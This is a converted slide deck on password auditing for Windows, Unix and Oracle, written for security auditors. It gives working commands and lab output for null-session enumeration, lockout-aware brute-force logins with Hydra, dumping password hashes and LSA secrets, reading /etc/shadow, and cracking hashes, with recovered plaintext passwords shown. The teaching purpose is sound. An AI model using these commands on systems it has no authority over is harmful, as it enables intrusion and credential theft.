

# Password Auditing Windows, Unix, & Oracle

With a Penetration Tester's Toolkit

**James Edge, CISSP, MCSE**

Senior Security Analyst – Cincinnati Bell Technology Solutions

# Presentation Overview

- Background
- What to Expect
- Topics
- Demonstrations

# Who ~~Am~~ I Was

- Information Systems Auditor
  - GA Department of Audits and Accounts  
May 2007 – September 2009
- State Program Examiner (Systems)
  - NY Office of the State Comptroller  
July 2004 – April 2007

# What to Expect

- Learn about various tools that help in host enumeration, data gathering, and password auditing of Windows, Unix & Oracle systems.
- Learn how to effectively use those tools to get the information you want.
- Learn how to analyze data to recognize and develop relevant findings.

# What an Auditor Does

- Requests information from auditee.
- Waits for requested information to be provided.
- Requests the information again and waits some more.
- Receives some of the data in a format that is difficult to analyze or is not exactly what you are looking for.
- Sends another request and waits some more.

# What an Auditor Does

Requests information from auditee.  
Requested information to be provided.  
Gain and waits some  
more.

- Receives some of the information.  
difficult to analyze or is not what  
looking for.
- Sends another request and waits some more.

*Time Consuming*

# What an Auditor Does

- Why information requests are not provided in a timely manner.
  - They don't have the information.
  - It is confidential and cannot be provided.
  - They don't have the time or resources to get it to you when you need the information.
  - They don't have the knowledge or expertise to be able to provide the data you are requesting.

# Topics

- **Windows Account & Password Auditing**
  - Domain, User, & Group Enumeration
  - User & Group Analysis
  - Password Auditing
- **Unix Account & Password Auditing**
  - Service Enumeration
  - User Enumeration
  - Password Auditing
- **Oracle Account & Password Auditing**
  - Database Enumeration
  - Account Enumeration
  - Password Auditing

# Windows Account & Password Auditing

- Identify the Domains
  - Default Windows Tools (net view, nbtstat, browstat)
  - nbtscan
- Determine Windows Account Policy Settings
  - enum
  - Tenable Nessus
  - winfingerprint
- Enumerate Windows Users & Groups
  - Somarsoft DumpSec
  - GetAcct
- User & Group Analysis
- Windows Password Auditing

**net view** - *list computers in a domain*

**nbtstat** - *provide NetBIOS server information*

- Using these tools is a tedious process. You need to check each server identified by net view with nbtstat to see if it is a Domain Controller

# net view and nbtstat

```
C:\WINDOWS\system32\cmd.exe
C:\tools>net view /domain
Domain
-----
PR
WORKGROUP
The command completed successfully.

C:\tools>net view /domain:pr
Server Name          Remark
-----
\\PR1DC              pr2dc
\\PR2MEMBER
The command completed successfully.

C:\tools>nbtstat -a pr1dc
Local Area Connection:
Node IpAddress: [192.168.186.128] Scope Id: []

    NetBIOS Remote Machine Name Table

    Name                Type             Status
    -----
    PR1DC                <00>            UNIQUE          Registered
    PR                   <00>            GROUP           Registered
    PR                   <1C>            GROUP           Registered
    PR1DC                <20>            UNIQUE          Registered
    PR                   <1B>            UNIQUE          Registered
    PR                   <1E>            GROUP           Registered
    PR                   <1D>            UNIQUE          Registered
    .._MSBROWSE_.       <01>            GROUP           Registered

    MAC Address = 00-0C-29-28-4A-83

C:\tools>
```

# net view and nbtstat

Name		Type	Status
PR1DC	<00>	UNIQUE	Registered
PR	<00>	GROUP	Registered
PR	<1C>	GROUP	Registered
PR1DC	<20>	UNIQUE	Registered
PR	<1B>	UNIQUE	Registered
PR	<1E>	GROUP	Registered
PR	<1D>	UNIQUE	Registered
..__MSBROWSE__.	<01>	GROUP	Registered

- <1C> Signifies a domain controller

# browstat

*- general purpose command-line browser diagnostic tool*

- The browser service identifies which resources, domains, and servers are available to a node on the network.
- Use the command to obtain the Device Transport ID of the workstation used to run the tool.
  - Identify the Domain Controller for all Domains the workstation can communicate with.
  - Document the services and Operating Systems of all the Windows workstations and servers in the respective Domain and Workgroup.

# browstat

*- general purpose command-line browser diagnostic tool*

- Document the Domain and Workgroups in the networked Windows environment. From the Windows command prompt type the following command:
  - `C:\>net view /domain > client.domains.txt`
- Document the Device Transport the assessor workstation is attached to.
  - `C:\>browstat sta`
  - `\Device\NetBT_Tcpip_{6B7533F0-8638-4B9D-A276-2F675CE95603}`

# browstat *- general purpose command-line browser diagnostic tool*

- Identify the Domain Controllers for all the Domains.
  - `C:\>for /f %i in (client.domains.txt) do @echo %i >> client.browstat.vw.txt && browstat vw \Device\NetBT_Tcpip_{RANDOM_NUMBER} %i >> client.browstat.vw.txt`

# browstat


- *general purpose command-line browser diagnostic tool*

- Document the services and Operating Systems of all the Windows workstations and servers in the respective Domain and Workgroup. Create a separate for each Domain/Workgroup.
  - `C:\>for /f %i in (client.domains.txt) do @echo %i >> client.browstat.vw.%i.txt && browstat vw \Device\NetBT_Tcpip_{RANDOM_NUMBER} %i >> client.browstat.vw.%i.txt`

**nbtscan** - *scan IP address range identifying NetBIOS servers*  
- *<http://www.unixwiz.net>*

- Document the Domain workstation and server NetBIOS information by conducting an ip address range scan using nbtscan. This scan will identify all domain controllers in the environment.
  - `C:\>nbtscan 10.0.0.0/16 -o client.nbtscan.10.0.txt`

# nbtscan



```
C:\WINDOWS\system32\cmd.exe

C:\tools>nbtscan 192.168.186.0/24
192.168.186.101 PR\PR1DC          SHARING DC
192.168.186.128 WORKGROUP\HACKER SHARING
192.168.186.129 PR\PR2MEMBER    SHARING
*timeout (normal end of scan)

C:\tools>
```

**enum** - *enumerate Windows domain information including users, machines, and account policy information.*  
- *<http://www.darkridge.com>*

- Document the Domain Controller password policy over a Null Session connection using the command line utility enum.
  - `C:\>enum -P <DC_MACHINE_NAME>`
- A successful result will show a full Null Session vulnerability exists and detail potential password policy weaknesses.

- # enum
- enumerate Windows domain information including users, machines, and account policy information.
  - <http://www.darkridge.com>

```
C:\>enum -P <PC_MACHINE_NAME>
server: <PC_MACHINE_NAME>
setting up session... success.
password policy:
  min length: 8 chars
  min age: none
  max age: 365 days
  lockout threshold: 5 attempts
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```


# Tenable Nessus

- *Vulnerability scanner that can conduct compliance checks against Windows security policy.*
- *<http://www.nessus.org>*

<b>Name:</b>	<b>Windows Compliance Checks</b>				
<b>Severity:</b>	3				
<b>Script ID:</b>	21156				
<b>Description:</b>	"Account Lockout Threshold: 50 Bad Logon Attempts": [FAILED]  [AC2]  Remote value: 0 Policy value: [1..50]				
<b>Affected Machines:</b>	<b>IP Address</b>	<b>Netbios Name</b>	<b>MAC</b>	<b>DNS</b>	<b>OS</b>
	192.168.186.101	pr1dc		(unknown)	Windows 2003 Server
<b>Notes:</b>					

# WinFingerprint

- *Windows GUI NetBIOS, TCP, & SNMP enumeration tool.*
- *<http://winfingerprint.com>*



# Somarsoft DumpSec

- *It dumps the permissions and audit settings for the file system, registry, printers and shares in a concise, readable format, so that holes in system security are readily apparent.*
- *<http://www.somarsoft.com>*
- Document the Domain users and groups using the command line options for DumpSec. First connect to the Domain Controller using a Null Session connection.
  - `C:\>dumpsec /rpt=users /computer=<DC_MACHINE_NAME> /outfile=client.dc_machine_name.userfile.csv /saveas=csv`
  - `C:\>dumpsec /rpt=groups /computer=<DC_MACHINE_NAME> /outfile=client.dc_machine_name.groupfile.csv /saveas=csv`

- A NULL session connection is an unauthenticated connection to a Windows machine. Many Windows services require this form of communication to function.
  - `C:\>net use \\<PDC_MACHINE_NAME>\IPC$ "" /u:""`  
The command completed successfully.

# Windows User Analysis

- Applications for Data Analysis
  - Database (MS Access, MySQL)
  - Spreadsheet (Excel 2007 or 2010)
- Information Analysis
  - Identifying Administrative Groups
  - Identifying Unused Accounts
  - Password Expiration

# Identifying Administrative Groups

- Query the database for groups that have relevance.
  - Domain and Enterprise Admins
  - Information Technology groups (Information Services, Information Technology Services, etc.)
  - Other Admins (Server, Workstation, Backup, etc.)
  - Top business administrators (CEO, CFO, President, Vice-president, etc.)
  - Regular business users (staff, faculty, accounting, etc.)

# Unused Accounts

- LastLogonTime field set to Never will reveal all accounts that have never been used.
- Combine this with PswdLastSetTime and you can determine how old the account is.
- Accounts created and never used are a security risk especially if they are administrator accounts. They may have a default password that can be easily guessed.

# Password Expiration

- The PswdLastSetTime field will reveal how old the passwords are for the accounts.
- Use this in conjunction with PswdExpires equal to No.
- Various techniques can be used to sort the data and determine which accounts exceed agency policy, regulation, or best practice.

# Windows Password Auditing

- Dictionary Attacks
  - Online
    - Gaining access, then getting additional access
    - Working with the Lockout Policy
  - Offline
    - Obtain password hashes
    - Obtaining and using large dictionary files


# Dictionary Files

- **Openwall Project**
  - Various password protection and password cracking projects maintained by Openwall most notably the John the Ripper password cracker.
  - Password wordlists maintained and available on CD for \$28.25. Over 640MB worth!
  - <http://www.openwall.com>
- **Lastbit.com**
  - Free medium sized dictionary file you can use to test the tools.
  - <http://lastbit.com/dict.asp>

# Dictionary Attacks (online)

- Server and Workstation Local Administrator Passwords
  - Nessus scan with plugin 26918 SMB blank administrator password enabled
- Domain Administrator and User Accounts
  - THC-Hydra
  - cifspwscan

# Nessuscmd - *command-line utility to quickly run specific plugins against many targets*



```
root@edge-report: /opt/nessus/bin
File Edit View Terminal Tabs Help
root@edge-report:/opt/nessus/bin# ./nessuscmd -V -i 26918 192.168.186.102
Starting nessuscmd 3.2.1
Scanning '192.168.186.102'...

+ Results found on 192.168.186.102 :
- Port microsoft-ds (445/tcp)
  [!] Plugin ID 26918
  |
  | Synopsis :
  |
  | It is possible to log into the remote host.
  |
  | Description :
  |
  | The remote host is running one of the Microsoft Windows operating
  | systems. It was possible to log into it using the administrator
  | account with a blank password.
  |
  | Risk factor :
  |
  | Critical / CVSS Base Score : 10.0
  | (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
  | CVE : CVE-1999-0504, CVE-1999-0505, CVE-1999-0506, CVE-2000-0222,
  | CVE-2005-3595
  | BID : 990, 11199
  | Other references : OSVDB:297, OSVDB:10050

root@edge-report:/opt/nessus/bin#
```

# THC-Hydra

- *A very fast network logon cracker which support many different services*
- *<http://thc.org/thc-hydra/>*

- **No Lockout:** use a larger dictionary file against Domain Administrator accounts.

- `C:\tools\hydra-5.4-win> hydra -P passwords.txt -L client.domain.admins.txt -V -o output.txt <DOMAIN_CONTROLLER> smb`

- **With Lockout:** use a dictionary file that only includes password = username and password = password against all user accounts.

- `C:\tools\hydra-5.4-win> hydra -p password -L client.domain.users.txt -e ns -V -o output.txt <DOMAIN_CONTROLLER> smb`

**cifspwscan** - *Cross-platform CIFS/SMB password scanner written in java.*  
- *<http://www.cqure.net>*

- **No Lockout:** use a larger dictionary file against Domain Administrator accounts.

- `C:\tools>cifspwscan -t <DOMAIN_CONTROLLER> -u domain_admins.txt -d DOMAIN -o output.txt -v -p passwordfile.txt`

- **With Lockout:** use a dictionary file that only includes password = username and password = password against all user accounts.

- `cifspwscan password file  
lc %username% ←  
password ←`

# Dictionary Attacks (offline)

- Obtaining password hashes (LM Hash, Cached Passwords)
  - PWDumpX
  - credump.py
- Password Cracking
  - Cain & Abel
  - Rainbowcrack
  - John the Ripper

# PWDumpX - *Allows a user with administrative privileges to retrieve the domain password cache, the password hashes, the password history hashes and the LSA secrets from a Windows system.*

```
C:\tools\PWDumpX 1.4>pwdumpx -clph 192.168.186.129 administrator
$3cr3tp@$w0rd
Running PWDumpX v1.4 with the following arguments:
[+] Host Input: "192.168.186.129"
[+] Username: "administrator"
[+] Password: "$3cr3tp@$w0rd"
[+] Arguments: "-clph"
[+] # of Threads: "64"
Waiting for PWDumpX service to terminate on host 192.168.186.129.
Retrieved file 192.168.186.129-PWCache.txt
Retrieved file 192.168.186.129-LSASecrets.txt
Retrieved file 192.168.186.129-PWHashes.txt
Retrieved file 192.168.186.129-PWHistoryHashes.txt
```

# PWDumpX

- *Allows a user with administrative privileges to retrieve the domain password cache, the password hashes, the password history hashes and the LSA secrets from a Windows system.*

- PWHashes.txt Example (not real hashes).

```
Administrator:500:95271D66F2B57B7D645E2DF489A880E4:B6F989F40F6CE9A6545CB5D3B037C4C7:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
SUPPORT_388945a0:1001:NO PASSWORD*****:ABCE97EC461C12B2C1F0A6544C2444ACD:::  
oracle:1008:61FB1AB6547054564A3B108F3FA6CB6D:157CCF61E426545670AAF43FD0C14B9:::
```

# creddump.py - *extract various credentials and secrets from Windows registry hives offline.*

- Obtain Windows SAM, system, and SECURITY registry files from C:\>Windows\Repair. These files can be updated with the following command.
  - C:\>ntbackup backup systemstate /j "Auditor At Work" /f "%systemroot%\temp\%Username%SysState.bkf" /a
- Run creddump on the registry files obtained
  - C:\>creddump-0.1>pwdump.py SYSTEM SAM >> PWHashes.txt
  - C:\>creddump-0.1>lsadump.py SYSTEM SECURITY >> LSASecrets.txt
  - C:\>creddump-0.1>cachedump.py SYSTEM SECURITY >> PWCache.txt

# Weak Encryption

- Windows systems up to and including Windows 7 offer support for storing local passwords using a form of encryption that has significant weaknesses.
- This form of encryption is used by Windows 3.11/9x/ME and is included for backwards compatibility in more recent versions of Windows
- Vista and Windows 7 do not store the passwords this way by default. However default installs of Windows 2000/XP/2003 do.

# Lan Manager Hash

- All passwords 14 characters or less are split into two, 7-character chunks.
- All letters are capitalized.
- No salt is used.
  - A salt is a random value computed for each password hash that extends the length and potentially the complexity of the password.

# Rainbow Tables

- Pre-computed tables of password / hash pairs.
- Feasible when a salt is not used to compute the password hash.
- <http://rainbowtables.shmoo.com>

# RainbowCrack

- *Command line utility used to compute rainbow tables or crack a hash against a pre-computed rainbow table*
- *<http://www.antsight.com/zsl/rainbowcrack/>*

```
C:\>rcrack *.rt -f 192.168.186.129-PWHashes.txt
```

statistics

```
-----  
plaintext found:    11 of 11 (100.00%)  
total disk access time: 224.69 s  
total cryptanalysis time: 1117.93 s  
total chain walk step: 1925646053  
total false alarm: 505497  
total chain walk step due to false alarm: -1713765761
```

result

```
-----  
TEST_ACCOUNT password hex:70617373776f7264  
Administrator %getarealjob% hex:25676574617265616c6a6f6225  
Jdoe password hex:70617373776f7264  
duser duser hex:6475736572  
ebackup !rathole1 hex:21726174686f6c6531  
momsql Mom$ql123 hex:4d306d24716c313233  
test test1234 hex:7465737431323334  
usr3 Password123 hex:50617373776f7264313233
```

# Cached Domain Passwords

- By default Windows workstations and servers in a domain or Active Directory tree cache the passwords and credentials of previously logged in users. This is done so that the users can still login again if the Domain Controller or ADS tree cannot be reached either because of Controller failure or network problems.


# Cain & Abel

- Multipurpose network sniffer and password attack utility.
- <http://www.oxid.it>

- Hash file import/conversion. Cain does not natively support import of the PWDumpX file. We have to manually change file format and save it in the Cain directory as CACHE.LST.
  - PwdumpX PWCache.txt file format
    - UserName:Hash:Domain:Domain
  - Cain & Abel CACHE.LST file
    - Domain[tab]UserName[tab][tab]Hash[tab]
- When you open up Cain the hashes will be populated under Cracker->MS Cache Hashes.

# Cain & Abel

- Multipurpose network sniffer and password attack utility.
- <http://www.oxid.it>



# John the Ripper

- Multipurpose password hash cracking utility.
- <http://www.openwall.com/john/>
- This tool is for more advanced users who have experience with the Unix/Linux command line.
- John the Ripper does not support MS Cache password hashes by default. The program source code has to be patched and compiled to include support.
  - <http://openwall.info/wiki/> (installation instructions)
  - `$. /john --format=mscash --rules --wordlist=<PASSWORD_LIST> 192.168.186.129-PWCache.txt`

# Unix Account & Password Auditing

- Identify Unix Services
  - Nmap
  - scanline
- Unix Account Policy Settings
  - Solaris 8, 9, & 10
- Identify Unix accounts
  - Finger service
  - /etc/passwd
- Unix Password Auditing
  - THC – Hydra
  - John the Ripper

# Unix Account Policy Settings

- Solaris 8, 9, & 10 password settings are managed by the `/etc/default/passwd` file.
  - Account lockout settings are managed through a third-party Pluggable Authentication Modules (PAM) module (*`pam_login_limit`*).
- By default Solaris 8 & 9 support password encryption that only allows for a maximum of 8 character passwords.

# Identify Unix Services

- Identify Unix Services: find FTP, ssh, telnet, smb, rexec, & rlogin
  - Nmap – the standard for port scanning utilities
    - `#nmap -Pn -vv -sV -O -p 21,22,23,135,139,445,513,514 -iL hosts.txt -oA output`
  - scanline – Windows standalone command-line port scanning utility
    - `C:\>sl -bhpt 21,22,23,135,139,445,513,514 -f hosts.txt > output.txt`

# Identify Unix Accounts

- Identify Unix Finger Services

- `#nmap -Pn -vv -sV -p 79 -iL hosts.txt -oA finger.output`
- `C:\>sl -bhpt 79 -f hosts.txt > finger.output.txt`

- Use Finger service to identify current authenticated users.

```
#finger @192.168.215.128
[192.168.215.128]
Login      Name          TTY          Idle      When      Where
root      Super-User    console      33 Tue 09:10 :0
edge      ???          pts/3        Tue 09:49 192.168.215.1
```

- If access is gained on a Unix system viewing the `/etc/passwd` file will show you all the users of the system. These user accounts usually exist on other Unix systems.

# Dictionary Attacks (online)

- Conduct an online dictionary attack against the any accounts identified using any one of the services identified from the previous step.
  - **Root Account: use a large dictionary file (no account lockout)**
    - `#hydra -l root -P <dictionary_file> -e ns -V -M <server_list.txt> telnet`
  - **User accounts: use a password file based on account lockout**
    - `#hydra -L <uses_file> -P <dictionary_file> -e ns -V -M <server_list.txt> telnet`
    - **NOTE:** the command “-e ns” tells hydra to check for a blank password and password equal to the username. That is two guesses.

# Dictionary Attacks (offline)

- Obtain the `/etc/passwd` and `/etc/shadow` files from the Unix server, use the tool John the Ripper to merge the files, and conduct a dictionary and brute force attack.
  - `#unshadow PASSWORD-FILE SHADOW-FILE > mypasswd`
  - `#john -wordlist=DICTIONARY.TXT mypasswd`
  - `#john -rules -wordlist=DICTIONARY.TXT mypasswd`
  - `#john -incremental:all mypasswd`

# Oracle Account & Password Auditing

- Identify Listener Ports
  - SQL\*Net configuration file: tnsnames.ora
  - Nmap
- Enumerate Oracle System ID (SID)
  - SQL\*Net configuration file: tnsnames.ora
  - Oracle configuration file: listener.ora
  - Dictionary attack
- Default Oracle accounts
- Query Password Hash Table
- Oracle Password Auditing
  - Cain & Abel
  - John the Ripper

# Oracle Encryption Weaknesses

- Oracle 7-10 R2 have many password encryption issues
  - Weak password salt selection – the Salt is the account username.
  - Lack of alphabetic case preservation – passwords are all capitalized
  - Weak hashing algorithm

# Tools used to Audit Oracle

- Oracle Assessment Kit (OAK): Windows command-line utilities.
  - **ora-getsid** - Enumerating the SID based on a user supplied dictionary.
  - **ora-brutesid** - Brute force attack against an Oracle SID.
  - **ora-userenum** - Dictionary supplied attack to enumerate specific users on an Oracle database.
- Oracle Auditing Tools (OAT): Cross-platform command-line utilities written in java.
  - <http://www.jedge.com/tools/oat.zip>
  - **otnsctl** - used to query the TNS listener for various information.
  - **opwg** - Used to enumerate a SID/multiple SID's for default usernames and passwords. An updated in-built accounts.default file contains 600 username/ password pairs that will be automatically tried.
- Cain & Abel
- John the Ripper

# Identify Oracle Listeners

- By default Oracle listens for connections on port 1521. 1526 is also a common port. However, with test, development, QA, and production database environments you will find that each instance may listen on a different port.
  - If access is gained on a Windows workstation it is helpful to look for the tnsnames.ora file. This configuration file is needed to allow the SQL\*Net client to connect to any Oracle databases.
  - Nmap, with service detection enabled, can be used to find any Oracle Listeners.
    - `#nmap -sV -p- -vv -oA oracle.listeners.txt <HOST_RANGE>`

# Enumerate Oracle System ID

- The Oracle System ID (SID) is used to uniquely identify a particular database on a system.
  - If access is gained on a Windows workstation it is helpful to look for the tnsnames.ora file.
  - If access is gained on the Windows or Unix server hosting the Oracle database then it is helpful to search for the listeners.ora file. Each SID will be found listed in this file.
  - Connect to the listener.
    - By default Oracle 9 and Oracle 10 Release 1 do not prevent a remote connection to the listener.
    - ```
C:\tools\oat>otnsctl -s <SERVER> -P <LISTENER_PORT> -I -v  
tnscmd> status  
Status command returned SIDS:
```
